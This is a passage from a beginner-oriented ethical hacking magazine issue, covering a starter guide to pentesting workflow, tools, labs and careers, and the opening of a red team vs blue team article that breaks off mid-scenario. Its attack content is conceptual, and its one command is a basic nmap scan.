

Simplifying Cyber Security since 2016


HACKERCOOL

November 2025 Edition 8 Issue 11



Start Here: Your No-Jargon Roadmap into Ethical Hacking

NMAP



**Inside AD Attacks:
Simple Explanations of Kerberoasting
and Lateral Movement**



**Scan Like a Pro:
The Nmap Basics Every
New Hacker Must Know**



**Inside the Cyber Battlefield:
How Red and Blue Teams Clash
in Real Attacks**

Copyright © 2025 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed "Attention: Permissions Coordinator," at the address below.

Any references to historical events, real people, or real places are used fictitiously. Names, characters, and places are products of the author's imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com



HACKERCOOL

Simplifying Cybersecurity

DISCLAIMER

Information provided in this Magazine is strictly for educational purpose only.

Please don't misuse this knowledge to hack into devices or networks without taking relevant permissions. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.

John 8:32

Editor's Note

Edition 8 Issue 11

Welcome to this special beginner-focused Issue of our Hackercool Magazine, an issue designed to remove the fear, complexity and confusion that often surrounds cybersecurity. Whether you're aspiring to become a red teamer, learning how modern attacks unfold or simply exploring the foundations of digital defense, this issue gives you a clear, structured path to begin your journey.

We start with “Ethical Hacking for Beginners: The Complete Starter Guide,” where we break down cybersecurity fundamentals without jargon, giving you the confidence and clarity to move forward. From there, we take you into the real battlefield with “Red Team vs Blue Team,” a practical comparison that shows how attackers and defenders think, react and challenge each other in the real world.

Understanding how cyberattacks actually happen is essential for any future ethical hacker. That's why we included “The Cybersecurity Kill Chain: A Visual Beginner's Guide” and “Red Teaming 101: How Modern Attacks Really Work.” These features simplify the attack sequence, helping you see exactly how hackers break in, escalate privileges, move laterally and remain undetected.

Active Directory remains the backbone of most enterprise networks — and the prime target for attackers. Our article “Active Directory Attacks for Beginners” demystifies Kerberoasting, lateral movement and other core techniques so you can finally understand how identity attacks unfold.

To support your hands-on learning, we also spotlight essential tools. “Nmap for Beginners” introduces you to the world's most trusted network scanner, while “Metasploit Basics: Your First Exploit” guides you through launching your very first controlled exploit safely and ethically.

Our mission has always been simple:

To make ethical hacking easy to understand, accessible to everyone and rooted in real-world application. This issue reflects that promise. Whether you're taking your first step or sharpening your early skills, we're here to guide you.

Contact us:

Mail: admin@hackercoolmagazine.com

WhatsApp/Telegram: [+919505658443](https://www.whatsapp.com/channel/002535658443)

INSIDE

See what our Hackercool Magazine's November 2025 Issue has in store for you.

1. Ethical Hacking for Beginners: The Complete Starter Guide
Your first steps into cybersecurity, explained without jargon.
2. Red Team vs Blue Team: Explained with Real-World Scenarios
Understanding how offensive and defensive security collide in the real world
3. The Cybersecurity Kill Chain: A Visual Beginner's Guide
Understanding how attackers break in, move and take control — step by step.
4. Red Teaming 101: How Modern Attacks Really Work
A simple introduction for beginners
5. Active Directory Attacks for Beginners
Kerberoasting and Lateral Movement
6. Tool of the Month: Nmap for Beginners
The essential network scanner every aspiring red teamer must master.
7. Metasploit Basics: Your First Exploit
The beginner's guide to using the world's most famous exploitation framework

ETHICAL HACKING



Ethical Hacking for Beginners: The Complete Starter Guide

*Your first steps into cybersecurity,
explained without jargon.*




Why Ethical Hacking Matters?

Cyberattacks are getting sophisticated with AI-powered phishing kits, session hijacking, credential stuffing, misconfigured cloud assets, exposed APIs, ransomware targeting small businesses etc. Organizations have a need to protect their assets from these attacks. It is here the role of Ethical hackers, security professionals who legally hack systems to test the security of the organization becomes mission-critical.

If you want to become an Ethical Hacker, now is the best time. But I know getting started in Ethical Hacking can feel overwhelming. Too many tools, technologies, terms, courses and paths etc to choose from.

So, I have made this guide to help beginners in Ethical Hacking to get a start. This guide cuts through the noise and walks beginners through the mindset, skills, tools, labs and real-world workflow of ethical hacking—without assuming that the reader has any prior knowledge. So, let's get started.



What exactly is Ethical Hacking?

Let's start with what exactly Ethical hacking is to make sure you and I are on the same page. Ethical Hacking is the legal practice of identifying security vulnerabilities in an organization before attackers do. You do this by hacking their systems of course after taking their permission.



Your job is simple:

- Think like an attacker
- Act like a professional
- Help organizations stay safe

Here are some of the operations Ethical Hackers commonly perform:

- Web application testing
- Network penetration testing
- Cloud security assessments
- Mobile app assessments

- OSINT & reconnaissance
- Wireless security testing
- Social engineering simulations
- Red vs Blue exercises

But always remember you should never do any of the above without explicit permission.

The Mindset of an Ethical Hacker

Many people assume Ethical hacking is about tools. Although tools play their part in ethical hacking, they are not important. What's important is not just tools—it's your thinking.

ETHICAL HACKER MINDSET



Yes, you need to have a Hacker Mindset if you want to be a successful Ethical Hacker. How do you cultivate a Hacker Mindset? Well, why don't you start with the three given below.

The Three Mindsets:

1. Curiosity

Without curiosity, you will not go far in EH. Always ask “What happens if...?”

2. Breaker Mentality

Breaker mentality doesn't mean you destroy everything you target. Just break things to explore things. You should try unusual inputs, unexpected flows, weird edge cases etc.

3. Defender Awareness

Understand why learning about vulnerabilities is important, how defenders respond and how attacks can be prevented.

Foundational Skills Every Beginner Must Learn

You do need to have complete programming language or be a coding expert or networking guru to start your journey in Ethical Hacking. But like anything, this too needs knowledge about some basics:


A. Networking Fundamentals

Networking uses lot of protocols to do its job. Since, you will deal with networks as an ethical hacker, you need to learn about some fundamentals.

“The only secure computer is one that's unplugged, locked in a safe, and buried underground.”

— Gene Spafford

WEB REQUEST LIFE CYCLE



Start with,

- Learning about IP, DNS, Routing, Switching
- TCP, UDP and differences between them
- Client and Server
- HTTP request/response methods
- VPNs, Firewalls, Proxies

B. Operating Systems

An operating system is an interface between hardware and software. As you will target systems and systems have OS installed, you need to learn about operating systems. Start with

- Linux basics
- Bash commands
- File permissions
- Windows internals (services, registry, AD basics)

C. Cybersecurity Concepts

Learn about some fundamental concepts of cybersecurity like

- CIA triad
- Zero Trust
- Threat modeling
- Vulnerability types

D. Programming (Optional but Helpful)

As I already said, complete programming knowledge is not required for beginners. But learning some basics of programming can be helpful as they are used in coding exploits. Start with

- Python (automation, scripting)
- JavaScript (for web testing)
- Bash/PowerShell

Beginner Tip: You don't have to learn everything as if you have an exam the next day. You only need 20% of the theory to start doing 80% of beginner-friendly ethical hacking exercises. Learn smartly and add some more knowledge as your journey progresses. Everything you will learn will fall in correct places at the correct time.

The Ethical Hacking Process Explained (Step by Step)

Now, let's show you the Ethical Hacking Process followed by real-world penetration testers:

Step 1 — Reconnaissance

Here, they gather all the information about targets. This information includes the software being used, IP addresses, employee emails and literally anything that helps in exploiting the organization.

Reconnaissance Tools for beginners:

- Google Dorking
- Shodan
- Recon-ng
- WHOIS
- Nmap (basic scanning)

Step 2 — Scanning

After penetration testers get the IP address range of the target network, they perform scanning to identify the LIVE systems, services running on them, ports and technologies.

```
nmap 192.168.1.10
```

```
Nmap scan report  
for 192.168.1.10
```

```
22/tcp open ssh
```

```
80/tcp open http
```


Hackercool Magazine

Scanning tools for beginners:

- Nmap
- RustScan
- Masscan

Step 3 — Vulnerability Discovery

Once they find services, programs running on the target systems, they try to find vulnerabilities and weaknesses in the discovered services.



Beginner-friendly Vulnerability Discovery Tools:

- Nessus
- OpenVAS
- Nikto
- OWASP ZAP

Step 4 — Exploitation

Once they find any vulnerability (even a single one), Ethical Hackers attempt to exploit these vulnerabilities to get access.

Beginner-friendly Exploitation tools:

- Metasploit
- SQLMap
- Hydra (password attacks)

Recon Tools



Shodan



WHOIS



theHarvester

Scanning Tools



Nmap



Masscan



RustScan

Exploitation Frameworks



Metasploit



SQLMap

Web Testing Tools



Burp Suite



OWASP ZAP

Step 5 — Post-Exploitation

Once they gain initial access, they explore what can they do and then try to perform

- Privilege escalation
- Pivoting
- Credential harvesting
- Lateral movement

Step 6 — Reporting

The most important step, often overlooked by beginners is making a report on the penetration test performed.

A strong report includes:

- Executive summary
- Vulnerability details
- Proof of concept
- Risk rating
- Mitigation steps

Essential Tools for Beginners (Curated List)

Here is a curated list of hacking tools for beginners.

Kali Linux Tools to Start With

- Nmap
- Metasploit
- Burp Suite Community
- SQLMap
- Hydra
- John the Ripper
- Nikto
- Wireshark

Windows Tools

- AttifyOS
- Sysinternals

- BloodHound (for AD security)
- Prowler (AWS)

Tools for Cloud (Beginner-Friendly)

- ScoutSuite
- CloudSploit

Pro Tip: Mastering one tool is more valuable than knowing 20 poorly.

Practical Labs You Can Try Today (No Risk)



Here is a list of labs you can try today that can help you in practicing ethical hacking.

Beginner Labs


- TryHackMe (Beginner Path)
- HackTheBox (Starting Point)
- DVWA, OWASP Juice Shop
- PortSwigger Academy
- VulnHub images (Metasploitable 2, Mr. Robot)

Home Lab Setup

You can even setup a Home Lab using hypervisors like VMware or VirtualBox. Here are its requirements.

- VirtualBox or VMware
- Kali Linux
- Metasploitable / DVWA
- Ubuntu server
- Windows 10 VM

HOME LAB SETUP DIAGRAM



TOP BEGINNER VULNERABILITIES

CHEAT-SHEET



XSS



SQL Injection



Broken Access Control



Directory Traversal



Misconfigurations



Default credentials



Exposed services

Hackercool Magazine

Most Common Vulnerabilities Beginners Should Learn About First

There are numerous vulnerabilities you should learn about in your Ethical Hacking journey, but as a beginner focus on these most common vulnerabilities before learning advanced tradecraft. They are,

Web App vulnerabilities

- XSS (Reflected, Stored, DOM)
- SQL Injection
- CSRF
- File Upload Bypass or Remote File Inclusion (RFI)
- Directory Traversal or Local File Inclusion (LFI)

Network vulnerabilities

- Weak SSH passwords
- SMB vulnerabilities
- Misconfigured FTP
- Open ports & exposed services

Cloud vulnerabilities

- Misconfigured S3 buckets
- Excessive IAM permissions
- Publicly exposed VMs

“The hacker mindset is not about what’s right or wrong; it's about seeing things differently.”

— John Erickson

ETHICAL HACKER CAREER PATH LADDER



**APPSEC
ENGINEER**



**CLOUD
SECURITY
TESTER**



**RED TEAM
SPECIALIST**



**SENIOR
PENTESTER**



**JUNIOR
PENTESTER**

Hackercool Magazine

BEGINNER

Career Paths in Ethical Hacking

An Ethical Hacker can choose different career paths based on their interests. Given below are different jobs ethical hackers can do:

- Penetration Tester
- Red Team Operator
- Bug Bounty Hunter
- Cloud Security Tester
- Application Security Engineer
- SOC Analyst (Blue Team)
- DFIR Specialist
- Threat Hunter

Common Beginner Mistakes (and How to Avoid Them)

While learning Ethical Hacking, beginners make a lot of mistakes. Given below are the most common ones and how you can avoid them.

DO'S	DON'TS
Focus on workflow, not tools	Learning too many tools at once
Always keep notes—real pentesters rely on them	Skipping documentation
Start with web & recon, build confidence	Trying advanced exploits too early
Reports get you hired	Ignoring reporting

30-DAY ETHICAL HACKING ROADMAP

WEEK 1: NETWORKING, LINUX BASICS



Days 1-7: Building Foundations

- TCP/IP, DNS, Subnetting
- Common Ports & Protocols
- Linux Command Line (Bash)
- File Permissions & Users
- Scripting Introduction

- Network Mapping (Nmap Scans)
- Vulnerability Discovery
- Web App Proxy (Burp Suite)
- Intercepting Requests/Responses
- Traffic Analysis (Wireshark)
- Packet Capture & Inspection

WEEK 2: TOOLS (Nmap, Burp, Wireshark)



Network Mapping (Nmap Scans)



Burp Suite



Wireshark

Days 8-14: Mastering the Arsenal


WEEK 3: WEB VULNERABILITIES



OWASP Top 10 Overview



SQL Injection (SQLi)



Cross-Site Scripting (XSS)

Days 15-21: Understanding Threats

- OWASP Top 10 Overview
- SQL Injection (SQLi)
- Cross-Site Scripting (XSS)
- Cross-Site Request Forgery (CSRF)
- Insecure Direct Object References (IDOR)
- Security Misconfigurations


WEEK 4: EXPLOITATION LABS



Setting up a Lab Environment



Post-Exploitation Techniques



Virtual Machine Manager

Days 22-30: Putting It Into Practice

Hackercool Magazine

Goal: Foundational Knowledge & Practical Skills in Ethical Hacking

Your 30-Day Beginner Roadmap

Here, we are giving you a 30-Day Beginners Roadmap to get started in Ethical Hacking.

Week 1 — Foundation

- Basic networking
- Linux fundamentals
- Install Kali/Parrot OS

Week 2 — Tools

- Nmap
- Burp Suite
- Wireshark
- TryHackMe “Pre Security” path

Week 3 — Web Vulnerabilities

- OWASP Juice Shop
- PortSwigger Academy

Week 4 — Beginner Exploitation

- Metasploitable 2
- HackTheBox Starting Point

When you follow this Roadmap, by the end of 30 days, you’ll understand ethical hacking workflows and can start real labs confidently.

“Hacking is not a crime. It’s a tool. Like a knife—you can cut vegetables or you can harm someone.”

— Anonymous / Hacker community proverb

Conclusion: Your Journey Starts Now

Ethical hacking is not magic and learning it is not complex either. It's a combination of curiosity, structured learning, and hands-on practice.

You don't need to be a genius. You don't need to be a programmer. You only need the willingness to explore and learn. Your first lab. Your first vulnerability. This is how every hacker begins.

*This part
of the
page
has been
intentionally
left blank*

Red Team vs Blue Team: Explained with Real-World Scenarios

Understanding how offensive and defensive security collide in the real world



In cybersecurity, the battles between attackers and defenders is constant. To improve the overall security of the organization and help it handle real threats better, security teams are split into two specialized groups:

- **Red Team - Offense:** think and act like attackers
- **Blue Team - Defense:** think and act like defenders, so they detect and stop attacks

CYBERSECURITY ARENA

ATTACK VS. DEFENSE



In this article, we break down what each team does, how they work and most importantly how their actions look in actual real-world environments. Of course, we have written this article keeping beginners in mind. So, let's start.

The infographic is split into two vertical panels. The left panel is red and represents the Red Team, featuring a hooded figure icon and a list of offensive tasks. The right panel is blue and represents the Blue Team, featuring a shield and magnifying glass icon and a list of defensive tasks. The title is centered across both panels.

RED TEAM	BLUE TEAM
• Think like an attacker • Exploit • Stealth • Social Engineering • Lateral Movement	• Think like a defender • Detect & Respond • Monitoring • Incident Response • Containment

Hackercool Magazine



“Security is only as strong as the weakest link.” — Bruce Schneier

What Is the Red Team?

Red Teams simulate real-world attackers. The idea behind Red Teaming is to reveal weaknesses and vulnerabilities in the organization and how they are exploited before real hackers find and exploit them.

What Red Teamers Focus On

Since Red Teamers simulate attackers in real-world, their goals are similar to the goals of real-world attackers. Like

- Gaining initial access to the network
- Staying undetected in the network
- Moving laterally
- Getting access to sensitive systems, data or resources
- Showing impact with minimal damage
- Reporting the attack path

Techniques Used by Red Teamers

Based on their goals, Red Teamers use a variety of techniques. They are,

- Reconnaissance
- Phishing & Social engineering
- Exploiting vulnerabilities
- Privilege escalation
- Bypassing security tools
- Active Directory attacks
- Cloud exploitation (AWS/Azure)

What Is the Blue Team?

The responsibility of Blue Team is to protect the organization before, during and after an attack. So, while they are pitched against Red Teams, their ro

le is to detect the Red Team activity. The idea behind Blue Teaming is to get an idea how real-world attacks work and improve the defenses of the organization.

What Blue Teamers Focus On

- Monitoring logs and alerts
- Blocking malicious activity
- Investigating suspicious behavior
- Containing incidents
- Restoring systems after an attack
- Strengthening security posture

Techniques Used by Blue Teamers

- Threat detection
- SIEM monitoring (Splunk, Sentinel, Wazuh)
- Network traffic analysis
- Malware analysis
- Digital forensics
- Incident response



Red Team vs Blue Team Roles (Simple Breakdown)

Skill/Activity	Red Team	Blue Team
Goal	Simulate Attacks	Detect & defend from attacks.
Approach	Think like a hacker	Think like a defender
Tools	Nmap, Metasploit, Cobalt, Strike.	SIEMS, EDR, IDS/IPS
Style	Stealthy, Creative	Analytical, vigilant
Output	Attack path & impact	Alerts, reporting containment


Real-World Scenarios (Explained Step-by-Step)

Here, we bring some Beginner-friendly, story-style walk-throughs showing how both Red Team and Blue Teams (should) act in real-world.

“If you think technology can solve your security problems, then you don’t understand the problems and you don’t understand the technology.”

– Bruce Schneier

ATTACK VS DEFENSE FLOW



Here, we bring some Beginner-friendly, story-style walk-throughs showing how both Red Team and Blue Teams (should) act in real-world.

Scenario 1: The Phishing Email That Started It All



This is the most common attack vector used by real-world hackers nowadays.

Red Team Action

A Red teamer sends a fake password reset email to all the employees. One user opens the email and clicks the link within it - when a fake login page appears, he enters credentials and attacker gets access.

Next, The Red Team:

- Logs in using stolen credentials
- Plants a tiny “silent” backdoor in the network
- Begins lateral movement

